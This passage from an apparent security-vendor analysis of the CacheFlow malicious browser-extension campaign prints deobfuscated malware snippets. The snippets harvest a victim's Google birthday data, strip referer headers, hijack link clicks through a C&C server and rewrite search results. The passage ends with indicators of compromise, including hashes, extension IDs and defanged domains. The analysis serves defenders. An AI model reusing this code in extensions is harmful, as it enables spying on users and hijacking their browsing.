      } else {
        send_error_to_c2 && send_error_to_c2('gac:e:e' + this.status);
      }
    }
  };
  U['open']('get', 'https://myaccount.google.com/birthday');
  U['send']();
})();

```

Deobfuscated

snippet of code where the malware attempts to obtain the birth date of the victim

Note that while it may seem that making such a cross-origin request would not be allowed by the browser, this is all perfectly possible under the extension security model since the extension has the `<all_urls>` permission. This permission gives the extension access to all hosts, so it can make arbitrary cross-site requests.

In order to make it harder for Google to realize that CacheFlow was abusing its services to gather personal information, it also registered a special `chrome.webRequest.onBeforeSendHeaders` listener. This listener removes the `referer` request header from all the relevant XHR requests, so Google would not easily know who is actually making the request.

```
var referer_removal_listener = function (e) {
  var d = e['requestHeaders'];
  if (!e['url'] || e['url']['indexOf']('google') === -1) {
    return;
  }
  for (var p = 0; p < d['length']; ++p) {
    if (d[p]['name']['toLowerCase']() === 'referer') {
      d.splice(p, 1);
      return { responseHeaders: d };
    }
  }
}
```

Deobfuscated snippet of code where the malware removes the `referer`

from requests to Google

Finally, to perform its main malicious functionality, the payload injects another piece of JavaScript into each tab using the `chrome.tabs.executeScript` function.

## The injected script

The injected script implements two pieces of functionality. The first one is about hijacking clicks. When the victim clicks on a link, the extension sends information about the click to `orgun.johnoil[.]com` and might receive back a command to redirect the victim to a different URL. The second functionality concerns search engine results. When the victim is on a search engine page, the extension gathers the search query and results. This information is then sent to the C&C server, which might respond with a command to redirect some of the search results.

### Link hijacking

The link hijacking is implemented by registering an `onclick` listener over the whole `document`.

```
if (document.attachEvent) {
  document.attachEvent("onclick", click_listener);
} else if (document.addEventListener) {
  document.addEventListener("click", click_listener, false);
}
```

Deobfuscated snippet of code showing the registration of the `onclick`

listener

The listener is then only interested in main button presses (usually "left clicks") and clicks on elements with the tag name `a` or `area`. If the click meets all the criteria, an XHR request to `https://orgun.johnoil[.]com/link/` is sent. This request contains one GET parameter, `a`, which holds concatenated information about the click and is encrypted using the custom `strsstr` function. This information includes the current location, the target URL, various identifiers, and more.

We simulated a fake request about a click to a link leading to `https://facebook[.]com` and received the following response:

```
ayiudvh3jk61NjkzMTQ0eAgYGAQRfHNYTVxbE04IB1FDFgEEHbtYQV0HThdXEWJRBANSUVBEDghQCgNOWUMXAhskaiohB3Z4YQ1vSU8oaygLZkhBYCJ1AW
```

Upon receiving such a response, the malware first makes sure that it starts with a certain randomly generated string and ends with the same string, but in reverse. This string (`ayiudvh3jk61` highlighted in the example above) was generated by the extension and was also included in the `a` parameter that was sent in the XHR request. The extension then takes the middle portion of the response and decrypts it using the `strrevsstr` function (which is the inversion of `strsstr`). This yields the following string:

```
ayiudvh3jk61https://go.lnkam[.]com/link/r?
u=https%3A%2F%2Fwww.facebook[.]com%2F&campaign_id=b7YMAAqMdal7wyzNe5m3wz&source=uvM3rdsqc9zo6916kj3hvduiya
```

Once again, the malware checks the beginning and the end of the decrypted string for the same randomly generated string as used before and extracts the middle portion of it. If it begins with the substring `http`, the malware proceeds to perform the link hijack. It does this by temporarily changing the `href` attribute of the element that the user clicked on and executing the `click` method on it to simulate a mouse click. As a fallback mechanism, the malware just simply sets `window.location['href']` to the link hijack URL.

```
function hijack_click(hijack_url, target_element) {
  try {
    const old_href = target_element.getAttribute('href');
    target_element.setAttribute('href', hijack_url);
    target_element.setAttribute('extln_redirecting', true);
    target_element.click();
    if (old_href && old_href != hijack_url) {
      setTimeout(function () {
        target_element.setAttribute('href', old_href);
      }, 500);
    }
    setTimeout(function () {
      target_element.removeAttribute('extln_redirecting');
    }, 500);
  } catch (t) {
    window.location['href'] = hijack_url;
  }
}
```

Deobfuscated snippet of code that shows how the malware hijacks the

victim's clicks

## Modification of search results

The second functionality is performed only if the victim is currently on a Google, Bing, or Yahoo search page. If they are, the malware first gathers the search query string and the results. The way this is performed varies based on the search engine. For Google, the search query string is found as the value of the first element named `q`. If that somehow fails, the malware alternatively tries to get the search query from the `q` GET parameter.

```
if (document.getElementsByName("q").length > 0) {
  search_query = document.getElementsByName("q")[0].value;
} else {
  if (window.location.search.split('q=').length > 1 && window.location.search.split('q=')[1].split('&') > 0) {
    search_query = window.location.search.split('q=')[1].split('&')[0];
  }
}
```

Deobfuscated

snippet of code that shows how the malware obtains the search query

The search results on Google are obtained by searching for elements with the class name `rc` and then iterating over their child `a` elements.

```
var Sr = document.getElementsByClassName("rc");
for (un = 0; un < Sr.length; un++) {
  const Rr = Sr[un].getElementsByTagName('a');
  for (j = 0; j < Rr.length; j++) {
    Rr[j].setAttribute('ao_us_href', Rr[j].href);
    search_result_hosts[Rr[j].host.replace('www.', '')] = null;
    search_result_urls.push(Rr[j].href);
  }
}
```

Deobfuscated snippet of code that shows how the malware obtains

the search results

Once gathered, the search query and results are sent in an XHR request to `servscript[.]de`. A salted MD5 checksum of the results is included in the request as well, we believe in an attempt to discover fake requests (but this check can obviously be trivially bypassed by recomputing the MD5 checksum). The XHR response contains a list of domains whose links the malware should hijack. The hijack itself is performed by registering an `onmousedown` listener on the `a` element. Once fired, the listener calls the `preventDefault` function on the event and then `window.open` to redirect the user to the malicious URL.

Interestingly, CacheFlow also modifies some of the hijacked search results by adding a clickable logo to them. We believe this is done in order to make those results stand out and thus increase the chances of the victim clicking on them. However, the position of the logo is not aligned well, which makes the search result look odd and suspicious, since Google, Microsoft, or Yahoo would probably put a bit more effort into formatting it.

www.homedepot.com › Appliances... ▾ Přeložit tuto stránku

### Refrigerators - The Home Depot

No freezer, more **fridge** space. Beverage coolers. Consider a compact beverage cooler to keep your favorite drinks ice cold when entertaining guests or hosting ...

www.homedepot.com › Appliances... ▾ Přeložit tuto stránku



### Refrigerators - The Home Depot

No freezer, more **fridge** space. Beverage coolers. Consider a compact beverage cooler to keep your favorite drinks ice cold when entertaining guests or

hosting ...

Comparison of the original Google search result (top) with the result that was modified by the malware (bottom)

The logo is added by creating a brand new `div` element which holds an `img` element. Once created and formatted, this element is inserted into the DOM, so that it appears to the left of the original search result. The logo is obtained from the `serviceimg[.]de` domain, which serves a unique 90×45 logo per domain.

```
const Wr = document.createElement("div");
Wr.style["cssFloat"] = "left";
Wr.style["paddingTop"] = "2px";
Wr.style["paddingRight"] = "6px";
Wr["innerHTML"] = "<img src='#' style='border:solid 1px #E6E6E6;padding:1px' border='1' width='90' height='45'/>";
Wr.childNodes[0]["src"] = logo_url;
```

Deobfuscated

snippet of code where the malware creates an element with the added logo

## Conclusion

In this blog post, we provided technical details about CacheFlow: a huge network of malicious browser extensions that infected millions of users worldwide. We described how the malicious extensions were hijacking their victims' clicks and modifying their search engine results. Since CacheFlow was well capable of hiding itself, we covered in detail the techniques it was using to hide the fact that it was executing malicious code in the background. We believe that understanding how these techniques work will help other malware researchers in discovering and analyzing similar threats in the future.

## Indicators of Compromise

The full list of IoCs is available at <https://github.com/avast/ioc/tree/master/CacheFlow>.

Name	Hash
manifest.json	2bc86c14609928183bf3d94e1b6f082a07e6ce0e80b1dfffc48d3356b6942c051
background.js	bdd2ec1f2e5cc0ba3980f7f96cba5bf795a6e012120db9cab0d8981af3fa7f20
jquery.js	3dad00763b7f97c27d481242bafa510a89fed19ba60c9487a65fa4e86dcf970d
Intermediary downloader	4e236104f6e155cfe65179e7646bdb825078a9fea39463498c5b8cd99d409e7a
Payload	ebf6ca39894fc7d0e634bd6747131efbbd0d736e65e68dcc940e3294d3c93df4
Injected script	0f99ec8031d482d3cefa979fbd61416558e03a5079f43c2d31aaf4ea20ce28a0

Chrome Extension Name	Extension ID
Direct Message for Instagram	mdpgppkombninhkfhaggckdmencplhmg
DM for Instagram	fgaapohcdolaiaijobecfleiohcfhdfb
Invisible mode for Instagram Direct Message	iibnodnghffmdcebaglfgnfgkemcbchf
Downloader for Instagram	olpkikmlhoajbmmpejnimiglejmboe
App Phone for Instagram	bhfoemlllidnfevgkaeocnageepbael
Stories for Instagram	nilbfjdbacfdodpbdondbbkmoigehodg
Universal Video Downloader	eikbfklcjampfnmclhjeifbmfkpkfpbn
Video Downloader for FaceBook™	pfnmibjifkhhblmdmaocfohebdfppkf
Vimeo™ Video Downloader	cgpbgghdbejagejmciefmekcklikpoeel
Zoomer for Instagram and FaceBook	klejifgmmnkgjebhgmpgajemhlnijlib
VK Unblock. Works fast.	ceoldlgkhdbnnmoajjgfpagjccblib
Odnoklassniki Unblock. Works quickly.	mnafnfdagggcInaggnjajohakfbppaih
Upload photo to Instagram™	oknpgmaeedlblichgaghebhiknmghffa
Spotify Music Downloader	pcaaejaejpolbbchlmbdjfiggojefllp
The New York Times News	lmcajpniijhpcnhleibgiehhicjlnk
FORBES	lgjogljbnbfjcaigalbhiagkboajmkkj
Скачать фото и видео из Instagram	akdbogfpgohikflhccclloneidjkogog

Edge Extension Name	Extension ID
---------------------	--------------

Direct Message for Instagram™	lnocaphbapmclliacmbbggnfnjojbjggf
Instagram Download Video & Image	bhcgfghiobcpokfpdahijhnipenklji
App Phone for Instagram	dambkkeeabmnhelekdekfmabnckghdih
Universal Video Downloader	dgjmdlifhbljhmkgjbojeejmeeplopej
Video Downloader for FaceBook™	emechnidkghbpiodihlodkhnljplpjm
Vimeo™ Video Downloader	hajlccgbgjdcaommiffaphjdndpjcio
Volume Controller	dljdbmkffjijepjnkonndbdiakjfdcic
Stories for Instagram	cjmpdadldchjmljhkigoeejegmghaabp
Upload photo to Instagram™	jlkgpPICpnlbmmmpkpdjkkdolgomhmb
Pretty Kitty, The Cat Pet	njdkgjbjmdceaibhngelkkloceihelle
Video Downloader for YouTube	phoehhafolaebdpimmbmlofmeibdkckp
SoundCloud Music Downloader	pccfacnfkjmdlkollpiaialndbieibj
Instagram App with Direct Message DM	fbhbpnjkcpcdmcgcpfilooccgemlkinn
Downloader for Instagram	aemaecahdckfllfldhgimjhdgiaahean

## URL

abuse-extensions[.]com
ampliacion[.]xyz
a.xfreeservice[.]com
b.xfreeservice[.]com
c.xfreeservice[.]com
browser-stat[.]com
check-stat[.]com
check4.scamprotection[.]net
connecting-to-the[.]net
cornewus[.]com
downloader-ig[.]com
exstats[.]com
ext-feedback[.]com
extstatistics[.]com
figures-analysis[.]com
huffily.mydiaconal[.]com
jastats[.]com
jokopinter[.]com
limbo-urg[.]com
mydiaconal[.]com
notification-stat[.]com
orgun.johnoil[.]com
outstole.my-sins[.]com
peta-line[.]com
root.s-i-z[.]com
s3.amazonaws[.]com/directcdn/j6dle93f17c30.js
s3.amazonaws[.]com/wwwjs/ga9anf7c53390.js

s3.amazonaws[.]com/wwwjs/hc8e0ccd7266c.js  
s3.amazonaws[.]com/protectscript/instagram-downloader.js  
safenewtab[.]com  
script-protection[.]com  
server-status[.]xyz  
serviceimg[.]de  
servscript[.]de  
stats.script-protection[.]com  
statslight[.]com  
ulkon.johnoil[.]com  
user-experience[.]space  
user-feedbacks[.]com  
user.ampliacion[.]xyz  
xf.gdprvalidate[.]de/partner/8otb939m/index.php

Tagged [asanalysis](#), [browser extension](#), [CacheFlow](#), [covert channel](#), [evasion](#), [malware](#)